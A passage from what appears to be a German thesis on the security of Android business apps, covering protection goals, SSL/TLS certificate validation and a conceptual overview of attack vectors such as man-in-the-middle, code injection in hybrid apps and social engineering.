Es ist an dieser Stelle darauf hinzuweisen, dass auch für hybride Anwendungen das Berechtigungsmodell von Android wirkt. Weder Anwendungen, die Webtechnologien verwenden, noch nativ mit dem Android NDK entwickelte Anwendungen können Gerätefunktionen verwenden, die nicht durch entsprechende App-Berechtigungen im Android-Manifest (vgl. Abschnitt 2.1) gewährt wurden.

[17] `http://developer.android.com/reference/android/webkit/WebView.html`
[18] `http://jquery.com/`
[19] `https://developers.google.com/maps/`

2.3 Informationssicherheit

Diese Arbeit beschäftigt sich thematisch – wie bereits der Titel der Arbeit anzeigt – mit der *Sicherheit* von mobilen Business-Anwendungen. Aufgrund der Doppelbedeutung des Wortes „Sicherheit“ im Deutschen sei kurz die in diesem Kontext verwendete Bedeutung erläutert, es soll jedoch keine vollständige Einführung in die Thematik erfolgen. Ein interessierter Leser sei z.B. auf [9] oder [2] verwiesen.

In dieser Arbeit soll Sicherheit im Sinne von *Informationssicherheit* verstanden werden, d.h. den Schutz von Informationen vor unautorisierter Veränderung oder Gewinnung (vgl. [9, S. 5]). Abgegrenzt davon ist die *Funktionssicherheit*, d.h. das korrekte Funktionieren eines Systems gegenüber dessen Spezifikation unter normalen Bedingungen (vgl. [9, S. 4]). Diese wird in dieser Arbeit nicht näher betrachtet.

In Bezug auf Informationssicherheit lassen sich unterschiedliche *Schutzziele* definieren, die Anforderungen an den sicheren Umgang mit Informationen beschreiben. Dazu gehören insbesondere die Schutzziele *Vertraulichkeit*, *Integrität* und *Authentizität*, die in dieser Arbeit im Fokus stehen. Ein weiteres, geläufiges Schutzziel, *Verfügbarkeit*, sei der Vollständigkeit halber genannt, wird jedoch in dieser Arbeit nicht näher thematisiert (vgl. [9, S. 6-10]):

- **Vertraulichkeit:** Bezeichnet das Ziel, dass auf schützenswerte Informationen nicht unautorisiert, d.h. unbefugt, zugegriffen werden kann.
- **Integrität:** Bezeichnet das Ziel, eine unautorisierte und unbemerkte Manipulation schützenswerter Informationen zu verhindern.
- **Authentizität:** Bezeichnet das Ziel, die überprüfbare Echtheit eines Objektes bzw. Subjektes zu gewährleisten. Der Vorgang der Bestätigung der Echtheit wird als Authentifikation bezeichnet.
- **Verfügbarkeit:** Bezeichnet das Ziel, den Zugang zu einem System für autorisierte Subjekte zu gewährleisten, ohne dass dessen Nutzung durch unautorisierte Zugriffe eingeschränkt werden kann.

Am Beispiel einer wie zuvor beschriebenen, typischen mobilen Business-Anwendung (vgl. Abschnitt 1.2), die von einem Unternehmensserver schützenswerte, geschäftsrelevante Dokumente bezieht, sind die Schutzziele wie folgt einzuordnen: Der Zugang zu diesen Dokumenten ist nur befugten Personen möglich, dazu muss sich der Nutzer an dem System anmelden und sich identifizieren. Beispielsweise durch Eingabe von persönlichem Benutzernamen und Passwort kann das System die Echtheit des Benutzers erkennen (Authentizität eines Subjektes). Dabei muss sich der Benutzer darauf verlassen können, tatsächlich mit dem System aus dem Unternehmen zu kommunizieren (Authentizität eines Objektes).

Alle, die nicht (legitim) über entsprechende Nutzerdaten verfügen, sollen keinen Einblick in diese Dokumente haben (Vertraulichkeit). Genauso soll es ihnen nicht möglich sein, diese zu verändern, z.B. auf dem Transportweg zum mobilen Gerät, ohne dass der legitime Nutzer dieses erkennt (Integrität). Ziel der Verfügbarkeit ist in diesem Szenario, zu gewährleisten, dass der Verbindungsaufbau zum Unternehmensserver jederzeit möglich ist und nicht durch potentielle Angreifer gestört werden kann.

Dabei gelten die Schutzziele sowohl lokal auf dem mobilen Endgerät des Nutzers als auch, wie in obigem Beispiel, für die Kommunikationsbeziehung zwischen dem Client, also dem mobilen Gerät des Nutzers, und dem Server, dem Hintergrundsystem im Unternehmen, auf dem die Dokumente gespeichert sind. Um Vertraulichkeit und Integrität zu gewährleisten, ist der Einsatz von kryptographischen Methoden erforderlich (vgl. u.a. [2, Kapitel 5] oder [9, Kapitel 7 und 8]):

Wie in Abschnitt 2.1 beschrieben, ist unter Android keine sichere Datenablage möglich. Auf dem externen Speichermedium kann jede App, die über die entsprechende Berechtigung verfügt, diese Daten lesen, damit ist ein vertraulicher Zugang nicht gewährleistet. Auch im privaten Datenbereich der jeweiligen App ist nur ein begrenzter Schutz vorhanden, da mittels *root*-Zugang oder über das Entwicklerwerkzeug `adb` (vgl. Abschnitt 2.1), auch das Einsehen dieser Dateien möglich ist. Um lokal vertrauliche Informationen abzulegen, ist eine Verschlüsselung dieser Informationen unumgänglich. Integrität bzw. Authentizität lässt sich mit – durch kryptografische Methoden unterstützten – Prüfsummenverfahren (vgl. [9, S.367ff]) bzw. eindeutig zuordbaren persönlichen Signaturen (vgl. [9, S.371ff]) gewährleisten. Hierdurch kann jegliche unbefugte Veränderung an der zu schützenden Information anhand der Prüfsumme bzw. Signatur erkannt werden.

Um eine vertrauliche und integre Kommunikation über eine Netzschnittstelle zwischen einem Client und einem Server zu verwirklichen, ist der Einsatz von kryptografischen Protokollen erforderlich. Ein derartiges Protokoll, welches seit Langem für die sichere Kommunikation, insbesondere im Web-Bereich verwendet wird, ist *Secure Sockets Layer* (*SSL*), bzw. dessen Weiterentwicklung *Transport Layer Security* (*TLS*), welches ursprünglich von Netscape entworfen wurde, um die ungesicherten Verbindungen des HTTP-Protokolls abzusichern (HTTPS, vgl. [9, S.785]). Die Kommunikation vieler Android-Anwendungen, insbesondere – aufgrund der verwendeten Webtechnologien – von hybriden Apps, basiert auf dem HTTP-Protokoll, so dass auch der Einsatz von SSL/TLS zum Absichern der App-Kommunikation eine gängige Methode ist. Zu beachten ist, dass ältere Versionen des SSL-Protokolls kryptografische Fehler enthielten und heute als unsicher einzustufen sind (vgl. u.a. [5]). Auch wenn heutige Implementierungen auf TLS aufbauen, ist nach wie vor die Vorgängerbezeichnung SSL gebräuchlich und soll auch in dieser Arbeit aufgrund der höheren Bekanntheit als Synonym für TLS verwendet werden.

Zu den Aufgaben des SSL-Protokolls gehören die Authentifikation der Kommunikations-

partner, das Generieren eines gemeinsamen Sitzungsschlüssels sowie das Verschlüsseln der zu übertragenden Daten mittels dieses zuvor ausgehandelten Sitzungsschlüssels (vgl. [9, S.783f]). In der Regel findet lediglich eine Authentifikation des Servers statt. Dabei kann der Client mittels eines zum Server zugehörigen Zertifikats die Echtheit des Servers überprüfen. Neben Vertaulichkeit und Integrität der Kommunikation kann damit auch die Authentizität des Servers gewährleistet werden.

Zu einem Zertifikat (vgl. [9, S. 390ff, S. 788f]) gehören dabei (vereinfacht) u.a. der Hostname des Servers, der mit dem Zertifikat authentifiziert werden soll, Informationen über den Eigentümer des Zertifikats, d.h. über den damit gesicherten Server inklusive dessen öffentlicher Schlüssel, eine Gültigkeitsdauer, für welchen Zeitraum dieses Zertifkat gültig ist, sowie Informationen über den Herausgeber des Zertifikats.

Der Client kann, bevor er vertrauliche Daten übermittelt, die Gültigkeit des Zertifikats prüfen und damit, ob der Kommunikationspartner authentisch ist. Dazu muss er prüfen (vgl. [9, S.399ff]),

- ob das Zertifikat zu dem Server passt, mit dem die Kommunikation aufgebaut werden soll, d.h. ob der Hostname des Servers mit dem im Zertifikat angegebenen Servernamen übereinstimmt.
- ob das Zertifikat zeitlich gültig ist, d.h. nicht der Gültigkeitszeitraum überschritten ist.
- ob er dem Herausgeber des Zertifikats vertraut.

Insbesondere der letzte Punkt nimmt eine wesentliche Rolle ein. Die Angabe des Herausgebers des Zertifikats ermöglicht es, den Herausgeber und dessen eigenes Zertifikat zu prüfen. Dabei entsteht eine Zertifikatskette (vgl. [9, S. 399f]), die bis zu einem Stammzertifikat aufgelöst werden kann, also einem Zertifikat, welches keinen weiteren Herausgeber aufweist. Heutige Browser und mobile Plattform enthalten eine vorkonfigurierte Liste von Stammzertifikaten, die als vertrauenswürdig angesehen werden. Bezogen auf die hier thematisierte Zertifikatsprüfung wird einem Serverzertifikat vertraut, wenn dieses bis zu einem Stammzertifikat aufgelöst werden kann, welches in der Liste der vertrauten Stammzertifikate enthalten ist.

Verläuft die Zertifikatsprüfung erfolgreich, kann der Client mittels des ebenfalls im Zertifikat enthaltenen öffentlichen Schlüssels des Servers den Vorgang zum Aushandeln eines gemeinsamen Sitzungsschlüssel beginnen.

Zu Entwicklungs- und Testzwecken werden häufig so genannte selbst-signierte Zertifikate verwendet. Diese werden nicht von einer vertrauenswürdigen Quelle ausgestellt, sondern von dem Entwickler selbst erzeugt und dienen lediglich dem Testen der verschlüsselten Kommunikation.

2.4 Zusammenfassung

Für ein besseres Verständnis der in dieser Arbeit thematisierten Angriffe auf Android-Apps wurden in diesem Kapitel verschiedene Grundlagen zu Android, unterschiedlichen Typen von Apps, deren Entwicklung sowie Grundlagen der Informationssicherheit vorgestellt. Einige Aspekte wurden detaillierter betrachtet, da diese für das weitere Verständnis von Relevanz sind.

Grundsätzlich galt es zu verstehen, dass Android derart konzipiert ist, dass Apps nur auf ihre eigenen Daten zugreifen können, sofern nicht durch spezielle Berechtigungen oder definierte Interprozesskommunikationsmittel die Befugnisse der App bzw. die Kommunikation mit der App erweitert werden. Trotz der Kapselung der Apps kann ohne den Einsatz von kryptografischen Methoden keine Vertraulichkeit der abgelegten Daten garantiert werden. Gleiches gilt für die Kommunikation mit externen Quellen: Eine vertrauliche Kommunikation setzt den Einsatz von kryptografischen Protokollen, insbesondere SSL/TLS, voraus.

Apps können – neben der nativen Entwicklung mittels der Android-Programmierschnittstelle – insbesondere unter Verwendung von Webtechnologien als hybride Anwendungen entwickelt werden. Vor allem dieser Typ von Anwendungen und die damit verbundenen Probleme soll im Verlauf der Arbeit im Detail betrachtet werden.

3 Angriffsvektoren mobiler Business-Apps

In diesem Kapitel sollen Angriffsvektoren in mobilen Business-Apps thematisiert werden. Dazu werden zunächst die Ziele eines möglichen Angreifers speziell im Hinblick auf den Kontext einer Business-Anwendung beschrieben und darauf aufbauend verschiedene Angriffsvektoren im Umfeld von Android-Anwendungen vorgestellt.

3.1 Motivation eines Angreifers

Ein Angriff auf mobile Business-Anwendungen kann unterschiedlich motiviert und auf verschiedene Arten durchgeführt werden. Mögliche Motivationen könnten zum Beispiel sein:

- **Informationen über das Unternehmen sammeln:** Ein Angriff kann motiviert sein mit dem Ziel, Informationen über das entsprechende Unternehmen zu erlangen. Dieses könnte – wie bereits zuvor beschrieben – jegliche Form von Dokumenten sein, die finanzielle oder strategische Informationen enthalten. Dieses können aber auch bereits vermeintlich weniger kritische Informationen sein, z.B. Abteilungsbezeichnungen, Namen von Mitarbeitern sowie deren E-Mail-Adressen und interne Telefonnummern.
- **Daten manipulieren:** Das Ziel eines Angriffs kann auch die gezielte Manipulation von Informationen sein, z.B. um das betreffende Unternehmen zu schädigen, durch den Versuch finanzielle Transaktionen oder strategische Entscheidungen durch eingeschleuste Fehlinformationen zu beeinflussen.
- **Informationen über den Smartphonenutzer sammeln:** Ein Angreifer könnte auch Interesse haben, gezielt Informationen über den Smartphonenutzer zu sammeln und damit auch über dessen Arbeit im Unternehmen. Heutige Smartphones verfügen in der Regel über eine komplexe Hardwareausstattung, die ein Angreifer zu diesem Zweck ausnutzen kann: GPS-Sender zur Ortung des Nutzers und damit zum Erstellen von Bewegungsprofilen, Kamera zum heimlichen Fotografieren der Umgebung des Nutzers, Telefonmikrofon bzw. Mikrofon einer Freisprechanlage zum Belauschen eines Smartphonenutzers und dessen Umgebung. Auch Kommunikationsbeziehungen in Form von E-Mails, SMS oder getätigten Anrufen könnten von Interesse für einen Angreifer sein, da sie Einblick in die Arbeit des Nutzers und der Kommunikation mit dessen Kollegen sowie Kunden liefern können.
- **Eigennützige finanzielle Interessen verfolgen:** Schlussendlich ist es auch denkbar, dass der Angreifer darauf abzielt, sich durch Manipulation von Transaktionen selbst finanziell zu bereichern.

3.2 Übersicht möglicher Angriffsvektoren

In diesem Abschnitt sollen mögliche Angriffsvektoren betrachtet werden, die sich aus den zuvor vorgestellten Grundlagen ergeben, speziell im Hinblick auf die zuvor aufgezeigten Angriffsziele. Dabei sind die hier aufgezählten Angriffsvektoren nicht als allumfassend zu verstehen, vielmehr soll abgegrenzt werden, welche davon in dieser Arbeit thematisiert werden. Angriffsvektoren sind auf sehr unterschiedlicher Ebene aufzufinden. Denkbar sind dabei unter anderem die folgenden Ebenen (vgl. Abbildung 1):




Abbildung 1 Einordnung von Angriffsvektoren in unterschiedliche Ebenen

1. **Angriff auf das physische mobile Gerät:** Hierunter würde z.B. das bewusste (Zer-)Stören des Gerätes (Angriff auf Verfügbarkeit) oder das Einbauen einer Wanze zum Abhören des Nutzers (Angriff auf Vertraulichkeit) zählen. Angriffe erfordern physischen Kontakt zum mobilen Gerät des Opfers. Derartige Angriffe sollen in dieser Arbeit nicht näher betrachtet werden.

2. **Angriff auf das Betriebssystem:** Wie Betriebssysteme aus dem Desktop-Umfeld müssen auch Betriebssysteme für mobile Systeme regelmäßig aktualisiert werden, da Schwachstellen, die für einen Angriff ausgenutzt werden können, bekannt werden. Die Recherche nach derartigen Schwachstellen ist mit hohem Aufwand verbunden, da – trotz der noch relativ neuartigen mobilen Plattformen, wie u.a. auch Android – in der Vergangenheit bereits ausgiebige Forschung in diesem Bereich stattgefunden hat und soll daher nicht im Fokus dieser Arbeit stehen. Dennoch ist zu erwarten, dass auch in Zukunft weitere grundlegende Schwachstellen in diesem Bereich aufgefunden werden. Wie auch im Desktop-Bereich ist ein häufig angestrebtes Ziel auf dieser Ebene, durch Ausnutzen einer Schwachstelle *root*-Zugriff auf das System zu erlangen, womit es möglich wäre, sämtliche Daten des Systems einzusehen und zu modifizieren.

Aufgrund der Fragmentierung (vgl. Abschnitt 2.1) der verwendeten Android-Versionen sind auch bereits bekannte und behobene Schwachstellen von Relevanz für einen Angreifer, da eine Vielzahl von Nutzern nach wie vor eine ältere Version verwendet und damit ggf. von derartigen Schwachstellen betroffen sein kann.

3. **Angriff auf vom Nutzer installierte Apps:** Hierunter ist der Angriff auf einzelne vom Nutzer installierte Apps zu verstehen, d.h. ein Angreifer macht sich anwendungsspezifische Implementierungs- bzw. Konfigurationsfehler zu Nutzen. Je nach Ausmaß des Angriffes und der Berechtigungen der App kann ein derartiger Angriff trotzdem tiefer gehende Folgen haben, wenn der Angreifer auch Schwachstellen aus anderen Ebenen einbeziehen kann. Ein derartiger Angriff muss sich nicht nur auf eine einzelne App beschränken. Möglich ist auch ein Angriff, der mehrere Apps mit einbezieht, die über IPC (vgl. Abschnitt 2.1) kommunizieren. Auf diese Weise kann ein Angriff trotz eingeschränkter Berechtigungen einer App ggf. stark ausgeweitet werden.

4. **Angriff auf die Kommunikationsbeziehung zu einem Hintergrundsystem:** Wie bereits erläutert, kommunizieren viele mobile Anwendungen, insbesondere die im Fokus stehenden Business-Anwendungen, mit einem Hintergrundsystem. Ein erfolgreicher Angriff auf diese Kommunikationsbeziehung ermöglicht dem Angreifer das Einsehen vertraulicher Informationen oder auch die Manipulation der übertragenen Daten (Angriff auf Integrität). Sofern die vom Hintergrundsystem übertragenen Daten in der mobilen Anwendung weiterverarbeitet werden, ist auch das Einschleusen von Daten oder sogar Programmcode in die App und damit weiterführende Angriffe möglich.

5. **Angriff auf das Hintergrundsystem:** Bei den Hintergrundsystemen handelt es sich häufig um Webanwendungen, Datenbanksysteme oder auch speziell für diesen Zweck entworfene Serverprozesse und Angriffstechniken für derartige Systeme wurden bereits ausgiebig erforscht (vgl. u.a. [20] oder [28]). Auch auf diese Systeme wäre ein Angriff auf die potentiellen Schwachstellen des zugrunde liegenden Betriebssystems denkbar. Dieser Angriffstyp ist völlig losgelöst von mobilen Systemen und deren Anwendungen und soll in dieser Arbeit nicht näher betrachtet werden.

   Allerdings sei darauf hingewiesen, dass mobile Anwendungen diese Angriffe begünstigen können, da eine App einem Angreifer zusätzliche Informationen für einen Angriff liefern könnte, z.B. über die implementierte Kommunikationsschnittstelle oder das verwendete Protokoll. Auch können über vorherige Angriffe (siehe vorherige Ebenen 1-4) erlangte Benutzerdaten, eine Zugangsmöglichkeit zum Hintergrundsystem und dessen weitere Untersuchung ermöglichen.

Da sich diese Arbeit thematisch mit mobilen Anwendungen – insbesondere Business-Anwendungen – beschäftigt, sollen die Ebenen 1, 2 sowie 5 nicht näher betrachtet werden. Diese Ebenen haben keinen direkten Bezug zu der mobilen Anwendung und könnten auch separat betrachtet werden. So hat z.B. die physische Modifikation des mobilen Gerätes, welche mit einem Angriff auf Ebene 1 angestrebt werden kann, keine Relevanz in Bezug auf die möglicherweise fehlerhafte Implementierung einer Business-Anwendung. Thematisiert werden in dieser Arbeit also insbesondere die Ebenen 3 und 4, d.h. die Anwendungen selbst und ihre Kommunikation zum Hintergrundsystem.

Angemerkt sei jedoch, dass, wenn die anderen Ebenen auch nicht näher erforscht werden sollen, Ergebnisse aus diesen Ebenen von Nutzen für einen Angriff auf mobile Anwendungen sein können. So kann z.B. eine bekannte Schwachstelle im Betriebssystem (Ebene 2) durch Einschleusen von Code in eine App (Ebene 3 oder 4) ausgenutzt werden. Hierzu zählt z.B. die nachfolgend beschriebene verwundbare Java-Brücke (vgl. Abschnitt 3.6).

3.3 Angriffsvektoren Apps

Für Android-Apps gibt es eine Vielzahl unterschiedlicher Angriffsvektoren, bedingt u.a. dadurch, dass Anwendungen in Android nicht nur in Java mit dem Android SDK entwickelt werden müssen (vgl. Abschnitt 2.2). So gelten auch für mobile Anwendungen aus dem Desktop-Bereich bekannte klassische Angriffsvektoren, wie z.B. Ausnutzen von *Buffer-Overflow*-Schwachstellen[20], die auf das Ausnutzen von Programmierfehlern in Bezug auf Speichermanagement zum Einschleusen von Code abzielen, oder *SQL-Injection*-Angriffe[21], die auf die Manipulation von Datenbankanfragen abzielen. Buffer-Overflow-Schwachstellen sind dabei insbesondere relevant für Programmiersprachen, in denen der Entwickler den in der Anwendung verwendeten Speicher selbst verwaltet, z.B. in C/C++, d.h. in Bezug auf Android insbesondere für Anwendungen/Anwendungsteile, die mit dem Android NDK (vgl. Abschnitt 2.2) geschrieben sind. SQL-Injection-Angriffe hingegen sind für alle Anwendungen relevant, die Datenbankzugriffe durchführen, unabhängig von der verwendeten Programmiersprache.

In Abschnitt 2.1 wurden die Interprozesskommunikationsmittel von Android vorgestellt. Werden diese falsch eingesetzt, z.B. fälschlicherweise für alle externen Apps freigegeben, kann dieses zu einer gefährlichen Schwachstelle und Einstiegspunkt für einen Angreifer werden. Diese Form von Angriffen sei hier der Vollständigkeit halber genannt, werden jedoch in dieser Arbeit nicht näher vertieft. Ein interessierter Leser sei z.B. auf [7], [10] verwiesen, dort werden Schwachstellen, die auf die Interprozesskommunikation zurückzuführen sind, bereits ausführlich thematisiert. [11] stellt darüber hinaus eine Rei-

[20] `https://www.owasp.org/index.php/Buffer_Overflow`
[21] `https://www.owasp.org/index.php/SQL_Injection`

he weiterer Android-spezifischer Schwachstellen und Angriffsvektoren näher vor.

Hybride Apps können neben der Anzeige statischer Webinhalte auch dynamische Inhalte, insbesondere JavaScript, ausführen. Daher sind auch Angriffsvektoren aus dem Bereich der Webanwendungen relevant, vor allem das *Cross Site Scripting (XSS)*[22] bzw. allgemein das Einschleusen von Code (*Code Injection*), bezogen auf Android insbesondere JavaScript-Code. Während das Einschleusen von Code in nativen Anwendungen (z.B. mittels Buffer-Overflow-Schwachstellen) sehr komplex ist, ist dieses in Webanwendungen wesentlich häufiger anzutreffen und einfacher zu realisieren, u.a. aufgrund der Tatsache, dass JavaScript-Code direkt vom Browser interpretiert wird und nicht zuerst vom Angreifer in für das Zielsystem passenden Binärcode kompiliert werden muss.

Während im Falle von eingeschleustem Code in klassischen Webanwendungen dabei in der Regel nur die jeweils aktuell betrachtete Webanwendung kompromittiert wird, indem z.B. die Benutzerdaten oder sonstige vertraulichen Daten dieser Webanwendung an einen vom Angreifer kontrollierten Webserver übermittelt werden, kann die Auswirkung eines Angriffs in hybriden Apps wesentlich fataler sein, wie im Falle der Java-Brücke im nachfolgenden Abschnitt 3.6 beschrieben wird.

Neben dem Einschleusen von Schadcode ist auch das Erlangen vertraulicher Informationen von Interesse für einen Angreifer. Wie zuvor erläutert, helfen kryptografische Methoden, vertrauliche Informationen sicher auf dem mobilen Gerät des Nutzers abzulegen. Hier ist jedoch zu beachten, dass dies nur dann der Fall ist, wenn ausreichend sicheres Schlüsselmaterial verwendet wird. Wenn Anwendungen dieses nicht tun, z.B. indem leicht erratbare oder statisch im Programmcode hinterlegte Schlüssel verwendet werden, kann es einem Angreifer trotz Verschlüsselung möglich sein, auf diese Daten zuzugreifen, was einen Verlust der Vertraulichkeit zur Folge hat.

3.4 Angriffsvektoren Kommunikationskanal

Die vertrauliche Kommunikation zwischen einem Hintergrundsystem und dem mobilen Gerät erfordert die Verwendung von kryptografischen Protokollen, z.B. SSL, wie zuvor beschrieben. Geschieht dieses nicht, haben beide Kommunikationspartner keine Möglichkeit mit Gewissheit festzustellen, dass die übertragenen Informationen tatsächlich vom entsprechenden Kommunikationspartner stammen (Integrität, Authentizität). Ein Angreifer kann dieses nutzen, *passiv*, um übertragene, potentiell vertrauliche Daten einzusehen, oder *aktiv*, um die übertragenen Daten zu manipulieren. Ein derartiger Angriff wird als *Man-in-the-Middle*[23] bezeichnet.

Ein Man-in-the-Middle-Angriff ist jedoch nicht nur für unverschlüsselte Verbindungen

[22] `https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)`
[23] `https://www.owasp.org/index.php/Man-in-the-middle_attack`

möglich. Auch beim Einsatz von SSL zur Absicherung der Kommunikationsbeziehung ist ein Man-in-the-Middle-Angriff möglich, wenn die verwendeten Zertifikate nicht korrekt oder gar nicht überprüft werden. In diesem Fall baut die mobile Anwendung eine verschlüsselte Verbindung mit einem vom Angreifer kontrollierten System auf. Da der Angreifer nicht im Besitz des Zertifikats des vorgesehenen Kommunikationsziels der Anwendung ist – vorausgesetzt der Server wurde nicht kompromittiert –, verwendet er hierbei ein eigenes Zertifikat für die Kommunikation mit der mobilen Anwendung und bleibt in folgenden Fällen unentdeckt:

- **Hostname:** Wird der Hostname des Servers nicht überprüft, kann der Angreifer ein beliebiges, gültiges Zertifikat verwenden, z.B. ein eigenes für einen anderen Host.
- **Gültigkeitsdauer:** Wird die Gültigkeitsdauer nicht überprüft, kann der Angreifer ein beliebig altes, ursprünglich gültiges Zertifikat verwenden. Da dieses ggf. über schwächere Kryptografieverfahren oder eine geringere Schlüssellänge verfügt, kann dieses vom Angreifer bereits korrumpiert sein.
- **Zertifikatskette**: Wird die Zertifikatskette nicht überprüft, d.h. es wird nicht überprüft, wer der Herausgeber des Zertifikats ist, kann der Angreifer ein eigenes, selbstsigniertes Zertifikat verwenden.

Da in SSL-verschlüsselten Verbindungen im Web-Bereich in der Regel keine clientseitige Authentifikation verwendet wird, kann der Angreifer mit dem ursprünglichen Ziel der mobilen Anwendung eine verschlüsselte Verbindung aufbauen, ohne sich authentifizieren zu müssen, und damit ist er für das Zielsystem nicht von dem legitimen Nutzer, d.h. der mobilen Anwendung, zu unterscheiden.

Der aktive Man-in-the-Middle-Angriff hat nicht nur zum Ziel, übertragene Informationen derart zu manipulieren, um z.B. Transaktionen zum Hintergrundsystem zu beeinflussen. Vielmehr kann ein derartiger Angriff auch ermöglichen, Daten in die mobile Anwendung einzuschleusen, die auf dem lokalen mobilen Gerät des Nutzers verarbeitet werden. Besonders relevant ist dieses bei hybriden Anwendungen und dem Einschleusen von JavaScript-Code (vgl. Abschnitt 3.3).

In klassischen Webanwendungen sind Man-in-the-Middle-Angriffe wohlverstanden und haben heute nur einen geringen Stellenwert: Heutige Browser bieten viele Funktionen, um den Nutzer über den aktuellen Verbindungsstatus zu informieren. Dabei werden z.B. ein Schlosssymbol oder eine grün-hinterlegte Adresszeile angezeigt, wenn eine Verbindung verschlüsselt stattfindet (vgl. Abbildung 2) und die Zertifikatsprüfung erfolgreich war. Schlägt die Zertifikatsprüfung fehl, werden dem Benutzer eindeutige Hinweise angezeigt (vgl. Abbildung 3); eine Verbindung kommt dann nur zustande, wenn der Benutzer diese Warnungen bewusst ignoriert und alle Warnungen bestätigt.




Abbildung 2 Mozilla Firefox: Verifizierte SSL-geschützte Verbindung




Abbildung 3 Mozilla Firefox: Warnung bei erkanntem Zertifikatsproblem

In mobilen Systemen, insbesondere Android, ist die Sachlage wesentlich anders. So wurde in [13] herausgestellt, dass viele mobile Anwendungen eine fehlerhafte Zertifikatsprüfung aufweisen oder ganz auf Verschlüsselung verzichten, womit Verbindungen dieser Anwendungen für Man-in-the-Middle-Angriffe anfällig sind.

Der Nutzer hat generell häufig keine Möglichkeit zu erkennen, ob die Daten, die ihm präsentiert werden, über eine verschlüsselte Verbindung in das System gelangt sind oder nicht – häufig hat er nicht einmal die Möglichkeit, den Ursprung, d.h. im Falle von Webseiten die Adresse des Webservers, zu erkennen. Letzteres gilt insbesondere für hybride Anwendungen (vgl. Abschnitt 2.2), in denen Webinhalte – direkt in die Anwendung integriert – dargestellt werden. In der Regel zeigen diese Anwendungen bei eingebundenen Webinhalten keine Adressleiste an, selbst erfahrene Nutzer haben somit – ohne weitere Hilfsmittel – keine Möglichkeit, die aktuell angezeigte Adresse zu überprüfen.

3.5 Angriffsvektor Social Engineering

Bestrebungen eines Angreifers, ein vermeintliches Opfer dazu bewegen, vertrauliche Informationen zu verraten oder von ihm gewünschte Aktionen auszuführen, werden als *Social Engineering* bezeichnet (vgl. [2, Kapitel 2]). Der Angriffsvektor liegt hierbei nicht in einem technischen Detail oder Implementierungsfehler, derartige Angriffe sind nicht einmal nur auf das Internet beschränkt. Stattdessen beruht ein Angriff auf dem Ausnutzen der menschlichen Schwäche. Bruce Schneier, ein Experte aus dem Bereich der Kryptographie, hat dazu bereits im Jahr 2000 treffend gesagt:

> *„Only amateurs attack machines; professionals target people.“* [27]

Angriffe, die auf Social Engineering beruhen, haben in der Regel die Täuschung des Opfers zum Ziel und können sehr unterschiedlich durchgeführt werden. Ein klassisches Beispiel ist ein Anruf, bei dem sich der Angreifer als Autoritätsperson ausgibt, z.B. als Kundenbetreuer der Bank, Telefongesellschaft o.ä., und das vermeintliche Opfer z.B. „aufgrund eines Systemfehlers“ um die Herausgabe seines Passworts bittet (vgl. [2, S. 18f]).

